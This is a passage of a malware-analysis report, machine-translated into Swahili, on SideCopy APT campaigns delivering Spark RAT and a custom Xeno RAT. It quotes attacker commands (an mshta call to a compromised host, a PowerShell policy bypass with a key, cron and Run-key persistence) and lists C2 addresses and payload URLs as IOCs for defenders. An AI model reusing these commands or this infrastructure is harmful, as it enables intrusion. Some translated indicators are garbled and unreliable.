- Faili za picha: GIF, JPEG, JPG, SVG
- Faili za maandishi: TXT, HTML, PDF, XML
Linux
Mbali na mashambulizi yake yanayolenga Windows, kundi la kwanza la SideCopy pia linalenga mazingira ya Linux. Faili hasidi ya kumbukumbu ina jina moja na mwenzake wa Windows, lakini ikiwa na tarehe ya marekebisho ya 2024-12-20. Kumbukumbu hii ina mfumo wa ELF unaotegemea Go, unaoakisi mkakati thabiti wa mfumo mtambuka. Baada ya uchambuzi, mtiririko wa utendaji wa mfumo una ufanano wa msimbo na mfumo unaohusiana na Poseidon na Ares RAT. Hizi zimeunganishwa na Transparent Tribe na SideCopy APTs mtawalia.

Utendaji wa Stager:
- matumizi wget amri ya kupakua decoy kutoka huduma ya egov kikoa kwenye saraka inayolengwa /.ndani/shiriki na uifungue (Likizo-Kitaifa-RH-PER_N-1.pdf).
- Pakua mzigo wa mwisho Elf as /.local/share/xdg-open na kutekeleza.
- Unda crontab '/dev/shm/mycron' ili kudumisha uvumilivu kupitia kuwasha upya mfumo kwa upakiaji, chini ya jina la mtumiaji la sasa.
Mzigo wa mwisho uliotolewa na mtangazaji ni Spark RAT, trojan ya ufikiaji wa mbali ya chanzo huria yenye usaidizi wa jukwaa mtambuka kwa mifumo ya Windows, macOS, na Linux. Iliyoandikwa kwa Golang na kutolewa kwenye GitHub mnamo 2022, RAT ni maarufu sana kwa uma zaidi ya 500. Spark RAT hutumia itifaki ya WebSocket na maombi ya HTTP kuwasiliana na seva ya C2.
Vipengele vya Spark RAT ni pamoja na usimamizi na usitishaji wa mchakato, ufuatiliaji wa trafiki ya mtandao, uchunguzi na uhamishaji wa faili, uhariri na ufutaji wa faili, uangaziaji wa msimbo, ufuatiliaji wa eneo-kazi, upigaji picha wa skrini, urejeshaji wa taarifa za OS, na ufikiaji wa kituo cha mbali. Zaidi ya hayo, inasaidia utendakazi wa usimamizi wa nishati kama vile kuzima, kuwasha upya, kuzima, kulala, hibernate na kufunga vipengele vya skrini.
Kundi-B
Kundi la pili la shughuli za SideCopy linalenga mifumo ya Windows, ingawa tunashuku kuwa inalenga mifumo ya Linux kulingana na miundombinu iliyozingatiwa tangu 2023.

Maambukizi huanza na kiungo cha barua pepe cha kuhadaa ili kupata maelezo ya kibinafsi, ambacho hupakua faili ya kumbukumbu inayoitwa 'NDC65-Updated-Schedule.zip'. Hii ina faili ya njia ya mkato katika umbizo la viendelezi maradufu ambayo huanzisha faili ya mbali ya HTA iliyopangishwa kwenye kikoa kingine kilichoathiriwa:
- "hxxps://modspaceinterior.com/wp-content/upgrade/01/ & mshta.exe"
Kitambulisho cha mashine kinachohusishwa na LNK "desktop-ey8nc5b" kimezingatiwa katika kampeni za awali za SideCopy, ingawa tarehe ya marekebisho '2023:05:26' inapendekeza kuwa inaweza kuwa ya zamani kutumika tena. Sambamba na hatua za MSI, kikundi kinaendelea kutumia hatua za msingi za HTA ambazo bado hazijagunduliwa kabisa (FUD).
Faili ya HTA ina faili ya Base64 iliyosimbwa na .NET payload BroaderAspect.dll , ambayo husimbuliwa na kupakiwa moja kwa moja kwenye kumbukumbu ya MSHTA. Faili hii ya binary hufungua hati ya NDC decoy iliyoachwa katika saraka ya ProgramData na kiendelezi cha ziada cha .NET kama PDF katika saraka ya Umma . Uvumilivu umewekwa kupitia kitufe cha usajili cha Run chenye jina "Edgre" na hutekeleza kama:
cmd /C start C:\Users\Public\USOShared-1de48789-1285\zuidrt.pdf
Upakiaji Uliosimbwa kwa njia fiche
Binary ya .NET iliyodondoshwa inayoitwa 'Myapp.pdb' ina faili mbili za nyenzo:
- "Myapp.Resource.Document.pdf"
- "Rasilimali.Rasilimali.Myapp.Properties.Resources"
Ya kwanza imesimbwa kwa kutumia msimbo wa Kaisari wenye mabadiliko ya herufi 9 kuelekea nyuma. Imeachwa kama ' Public\Document\Document.pdf ' (122.98 KB), ambayo ni Karatasi ya GIAC ya 2004 kuhusu "Mbinu za mawasiliano ya hali ya juu za farasi wa Trojan wa ufikiaji wa mbali kwenye mifumo endeshi ya madirisha".

Ingawa si ujanja, mzigo uliosimbwa kwa njia fiche huongezwa mwishoni. Programu hasidi hutafuta alama ya " %%EOF " ili kutenganisha data ya PDF na data ya EXE. Data ya PDF hutolewa kuanzia mwanzo hadi kwenye alama, huku Data ya EXE ikitolewa baada ya kuruka baiti 6 zaidi ya alama.
Baada ya kuchelewa kidogo, data ya EXE huachwa kama “ Public\Downloads\suport.exe ” (49.53 KB) ambayo hutumwa kama hoja pamoja na ufunguo wa kuanzisha amri ya PowerShell.

Hatua ya PowerShell
Utekelezaji wa amri ya PowerShell yenye hoja za msingi "-NoProfile -ExecutionPolicy Bypass -Command" ili kupuuza sera na wasifu unaonekana. Vigezo viwili vinatumwa:
-EPath 'C:\\Users\\Public\\Downloads\\suport.exe'-EKey 'wq6AHvkMcSKA++1CPE3yVwg2CpdQhEzGbdarOwOrXe0='

Baada ya kuchelewa kidogo, ufunguo wa usimbaji hutatuliwa kutoka Base64, na baiti 16 za kwanza huchukuliwa kama IV kwa usimbaji fiche wa AES (Modi ya CBC yenye pedi za PKCS7). Hii inafanywa ili kupakia binary iliyosimbwa kama mkusanyiko wa .NET moja kwa moja kwenye kumbukumbu, ikitumia sehemu yake ya kuingilia.
Custom Xeno RAT

Kutupa upakiaji wa mwisho wa NET unaoitwa 'DevApp.exe' hutupeleka kwenye vitendaji vinavyojulikana katika Xeno RAT. Ni programu huria ya ufikiaji wa mbali ambayo ilionekana kwa mara ya kwanza mwishoni mwa 2023. Vipengele muhimu ni pamoja na HVNC, ufikiaji wa maikrofoni ya moja kwa moja, proksi ya reverse ya soksi, UAC bypass, keylogger, na zaidi. Lahaja maalum inayotumiwa na SideCopy imeongeza mbinu za msingi za upotoshaji wa kamba na C5 na mlango kama 2[.]79.141.161:58.
Mwaka jana, kibadala maalum cha Xeno RAT kinachoitwa MoonPeak kilitumiwa na APT iliyounganishwa na Korea Kaskazini inayofuatiliwa kama UAT-5394. Vile vile, vibadala maalum vya Spark RAT vimekubaliwa na waigizaji wanaozungumza Kichina kama vile DragonSpark na TAG-100.
Miundombinu na Sifa
Vikoa vinavyotumiwa kupanga programu hasidi na kikundi cha tishio. Wengi wao wana msajili kama GoDaddy.com, LLC.
| Kikoa cha Kusimamia | Imeonekana Kwanza | Created | ASN |
| modspaceinterior[.]com | Jan 2025 | Septemba 2024 | AS 46606 - GoDaddy |
| drjagrutichavan[.]com | Jan 2025 | Oktoba 2021 | AS 394695 - GoDaddy |
| nhp.mowr[.]gov[.]in | Desemba 2024 | Februari 2005 | AS 4758 - Kituo cha Kitaifa cha Habari |
| egovservice[.]katika | Desemba 2024 | Juni 2023 | AS 140641 - GoDaddy |
| pmshriggssssiwan[.]in | Novemba 2024 | Mar 2024 | AS 47583 - Hostinger |
| tovuti za elimu[.]katika | Agosti 2024 | Agosti 2024 | AS 22612 - NameCheap |
Vikoa vya C2 vimeundwa kabla ya kampeni katika wiki ya mwisho ya Desemba 2024. Wakiwa na msajili wa Kanada "Internet Domain Service BS Corp.", wanatatua IPs zenye Cloudflare ASN 13335 iliyoko California.
| Kikoa cha C2 | Created | IP | ASN |
| updates.widgetservicecenter[.]com | 2024-Desemba-25 | 104.21.15[.]163
172.67.163[.]31
|
ASN 13335 - Clouflare |
| updates.biossysinternal[.]com | 2024-Desemba-23 | 172.67.167[.]230
104.21.13[.]17 |
ASN 202015 - HZ Hosting Ltd. |
C2 ya Xeno RAT 79.141.161[.]58 ina jina la kipekee la kawaida (CN=PACKERP-63KUN8U) pamoja na HZ Hosting Limited ya ASN 202015. Bandari inayotumika kwa mawasiliano ni 1256 lakini bandari ya wazi ya RDP 56777 pia inazingatiwa.

Vikoa vyote viwili vya C2 vinahusishwa na Cloudflare ASN 13335, vilivyoamuliwa kuwa na kiwango cha IP 172.67.xx.xx. Vikoa sawa vya C2 kwenye ASN hii vimetumiwa hapo awali na SideCopy katika mashambulizi yanayolenga sekta ya baharini . Kwa kuzingatia makundi ya maambukizi ya awali, TTP zilizoonekana na saraka zilizo wazi zilizohifadhiwa, kampeni hizi zenye TTP mpya zinahusishwa na SideCopy kwa ujasiri mkubwa.
Hitimisho
Kikundi cha SideCopy APT chenye uhusiano na Pakistani kimebadilisha mbinu zake kwa kiasi kikubwa tangu mwishoni mwa Desemba 2024, na kupanua malengo yake kujumuisha sekta muhimu kama vile reli, mafuta na gesi, na wizara za mambo ya nje. Kikundi kimehama kutoka kwa kutumia faili za HTA hadi vifurushi vya MSI kama njia ya msingi ya kuweka hatua na kinaendelea kutumia mbinu za hali ya juu kama vile upakiaji wa upande wa DLL, upakiaji unaoakisi, na usimbuaji wa AES kupitia PowerShell. Zaidi ya hayo, wanatumia zana za chanzo huria zilizobinafsishwa kama Xeno RAT na Spark RAT, pamoja na kupeleka CurlBack RAT mpya iliyotambuliwa. Vikoa vilivyoathiriwa na tovuti bandia zinatumika kwa ajili ya kuhadaa na kupangisha mizigo, hivyo kuangazia jitihada zinazoendelea za kikundi ili kuongeza uvumilivu na kuepuka kutambuliwa.
SEQRITE ulinzi
- LNK.SideCopy.49245.Mwa
- LNK.Trojan.49363.GC
- SideCopy.Mal.49246.GC
- HTA.SideCopy.49248.Mwa
- HTA.SideCopy.49247.Mwa
- HTA.Trojan.49362.GC
- Trojan.Fmq
IOCs
Windows
| a5410b76d0cb36786e00d2968d3ab6e4 | 2024-Likizo-Kitaifa-RH-PER_N-1.zip |
| f404496abccfa93eed5dfda9d8a53dc6 | 2024-Likizo-Kitaifa-RH-PER_N-1.pdf.lnk |
| 0e57890a3ba16b1ac0117a624f262e61 | Miongozo ya Usalama.zip |
| 57c2f8b4bbf4037439317a44c2263346 | Miongozo-ya Usalama.pdf.lnk |
| 53eebedc3846b7cf5e29a90a5b96c803 | wininstaller.msi |
| 97c3328427b72f05f120e9a98b6f9b09 | installerr.msi |
| 0690116134586d41a23baed300fc6355 | ConsoleApp1.exe |
| ef40f484e095f0f6f207139cb870a16e | ConsoleApp1.exe |
| 9d189e06d3c4cefdd226e645a0b8bdb9 | DUI70.dll |
| 589a65e0f3fe6777d17d0ac36ab07f6f | DUI70.dll |
| 0eb9e8bec7cc70d603d2d8b6efdd6bb5 | sasisha ratiba ya ndc 65 kama ilivyojadiliwa.txt |
| 8ceeeec0e33026114f028cbb006cb7fc | sasisho la sera kwa kozi hii.txt |
| 1d65fa0457a9917809660fff782689fe | NDC65-Imesasishwa-Ratiba.zip |
| 7637cbfa99110fe8e1074e7ead66710e | NDC65-Imesasishwa-Ratiba.pdf.lnk |
| 32a44a8f7b722b078b647e82cb9e85cf | NDC65-Imesasishwa-Ratiba.hta |
| a2dc9654b99f656b4ab30cf5d97fe2e1 | BroadAspect.dll |
| b45aa156aef2ad2c77b7c623a222f453 | zuidrt.pdf |
| 83ce6ee6ad09a466eb96f347a8b0dc20 | Hati.pdf |
| cf6681cf1f765edb6cae81eeed389f78 | suport.exe |
| c952aca2036d6646c0cffde9e6f22775 | DevApp.exe (RAT Maalum ya Xeno) |
Linux
| b5e71ff3932c5ef6319b7ca70f7ba8da | 2024-Likizo-Kitaifa-RH-PER_N-1.zip |
| 0a67bfda993152c93a212087677f9b60 | 2024-Likizo-Kitaifa-RH-PER_N-1.pdf |
| e165114280204c39e99cf0c650477bf8 | clinsixfer.elf (RAT Maalum ya Spark) |
C2
| 79.141.161[.]58:1256 | Xeno RAT |
| updates.widgetservicecenter[.]com
updates.biossysinternal[.]com |
CurlBack RAT |
URLs
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/ |
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/inst/ |
| hxxp://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/lns/clinsixfer.elf |
| hxxp://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/lns/2024-National-Holidays-RH-PER_N-1.pdf |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/ |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/wont/ |
| hxxps://updates.widgetservicecenter.com/antivmcommand |
| hxxps://modspaceinterior.com/wp-content/upgrade/02/NDC65-Updated-Schedule.zip |
| hxxps://modspaceinterior.com/wp-content/upgrade/01/ |
| hxxps://modspaceinterior.com/wp-content/upgrade/01/NDC65-Updated-Schedule.hta |
| hxxps://egovservice.in/vvcmcrts/ |
| hxxps://egovservice.in/vvcmc_safety_tank/ |
| hxxps://egovservice.in/testformonline/test_form |
| hxxps://egovservice.in/payroll_vvcmc/ |
| hxxps://egovservice.in/pakora/egovservice.in/ |
| hxxps://egovservice.in/dssrts/ |
| hxxps://egovservice.in/cmc/ |
| hxxps://egovservice.in/vvcmcrtsballarpur72/ |
| hxxps://egovservice.in/dss/ |
| hxxps://egovservice.in/130521/set_authority/ |
| hxxps://egovservice.in/130521/13/ |
Vikoa vya kuonyesha
| modspaceinterior[.]com |
| drjagrutichavan[.]com |
| nhp.mowr[.]gov[.]in |
| pmshriggssssiwan[.]in |
| tovuti za elimu[.]katika |
| egovservice[.]katika |
| gadchiroli.egovservice[.]in
pen.egovservice[.]in cpcontacts.egovservice[.]katika cpanel.egovservice[.]katika webdisk.egovservice[.]katika cpcalendars.egovservice[.]katika webmail.egovservice[.]katika www.dss.egovservice[.]katika www.cmc.egovservice[.]katika cmc.egovservice[.]in dss.egovservice[.]katika mail.egovservice[.]in www.egovservice[.]katika www.pakola.egovservice[.]in pakola.egovservice[.]in www.pakora.egovservice[.]katika pakora.egovservice[.]in |
Mwenyeji na PDB
| C:\ProgramData\LavaSoft\Sampeose.dll |
| C:\ProgramData\LavaSoft\DUI70.dll |
| C:\ProgramData\LavaSoft\girbesre.exe |
| C:\ProgramData\LavaSoft\svnides.hta |
| C:\Users\Public\USOSShared-1de48789-1285\zuidrt.pdf |
| C:\Users\Public\Downloads\Document.pdf |
| C:\Users\Public\Downloads\suport.exe |
| E:\finalRnd\Myapp\obj\Debug\Myapp.pdb |
Udanganyifu
| 320bc4426f4f152d009b6379b5257c78 | 2024-Likizo-Kitaifa-RH-PER_N-1.pdf |
| 9de50f9357187b623b06fc051e3cac4f | Miongozo ya Usalama.pdf |
| c9c98cf1624ec4717916414922f196be | NDC65-Imesasishwa-Ratiba.pdf |
| 83ce6ee6ad09a466eb96f347a8b0dc20 | Hati.pdf |
MITER AT&CK
| TTP | jina |
| Utukufu | |
| T1589.002 | Kusanya Taarifa za Utambulisho wa Mwathirika: Anwani za Barua Pepe |
| Maendeleo ya Rasilimali | |
| T1583.001
T1584.001 T1587.001 T1588.001 T1588.002 T1608.001 T1608.005 T1585.002 T1586.002 |
Pata Miundombinu: Vikoa
Miundombinu ya Maelewano: Vikoa Kuza Uwezo: Programu hasidi Pata Uwezo: Programu hasidi Pata Uwezo: Zana Uwezo wa Hatua: Pakia Malware Uwezo wa Hatua: Lengo la Kiungo Anzisha Akaunti: Akaunti za Barua pepe Akaunti za Maelewano: Akaunti za Barua pepe |
| Ufikiaji wa Awali | |
| T1566.002 | Hadaa: Kiungo cha kuhadaa ili kupata maelezo ya kibinafsi |
| Utekelezaji | |
| T1106
T1129 T1059 T1047 T1204.001 T1204.002 |
API asili
Moduli Zilizoshirikiwa Amri na Mkalimani wa Maandishi Vyombo vya Usimamizi wa Windows Utekelezaji wa Mtumiaji: Kiungo Hasidi Utekelezaji wa Mtumiaji: Faili Hasidi |
| Kuendelea | |
| T1053.003
T1547.001 |
Kazi/Kazi Iliyoratibiwa: Cron
Vifunguo vya Kuendesha Usajili / Folda ya Kuanzisha |
| Upendeleo kuongezeka | |
| T1548.002 | Mbinu ya Kudhibiti Mwinuko Mbaya: Udhibiti wa Akaunti ya Mtumiaji |
| Ukwepaji wa Ulinzi | |
| T1036.005
T1036.007 T1140 T1218.005 T1574.002 T1027 T1620 |
Kujifanya: Linganisha Jina au Mahali Halali
Kujifanya: Kiendelezi cha Faili Mbili Deobfuscate/Simbua Faili au Taarifa Utekelezaji wa Wakala wa Mfumo wa Mbili: Mshta Mtiririko wa Utekelezaji wa Hijack: Upakiaji wa Upande wa DLL Faili au Taarifa Zilizofichwa Inapakia Msimbo wa Kuakisi |
| Discovery | |
| T1012
T1016 T1033 T1057 T1082 T1083 T1518.001 |
Usajili wa Maswali
Ugunduzi wa Usanidi wa Mtandao wa Mfumo Ugunduzi wa Mmiliki wa Mfumo/Mtumiaji Ugunduzi wa Mchakato Ugunduzi wa Taarifa za Mfumo Ugunduzi wa Faili na Saraka Ugunduzi wa Programu: Ugunduzi wa Programu ya Usalama |
| mkusanyiko | |
| T1005
T1056.001 T1123 T1113 T1560.001 |
Data kutoka kwa Mfumo wa Ndani
Input Capture: Keylogging Nasa Sauti screen Capture Hifadhi Data Iliyokusanywa: Hifadhi kupitia Huduma |
| Amri na Kudhibiti | |
| T1105
T1571 |
Uhamisho wa Zana ya Ingress
Bandari Isiyo ya Kawaida |
| exfiltration | |
| T1041 | Uchimbaji Juu ya Mkondo wa C2 |
waandishi:
Sathwik Ram Prakki
Kartikkumar Jivani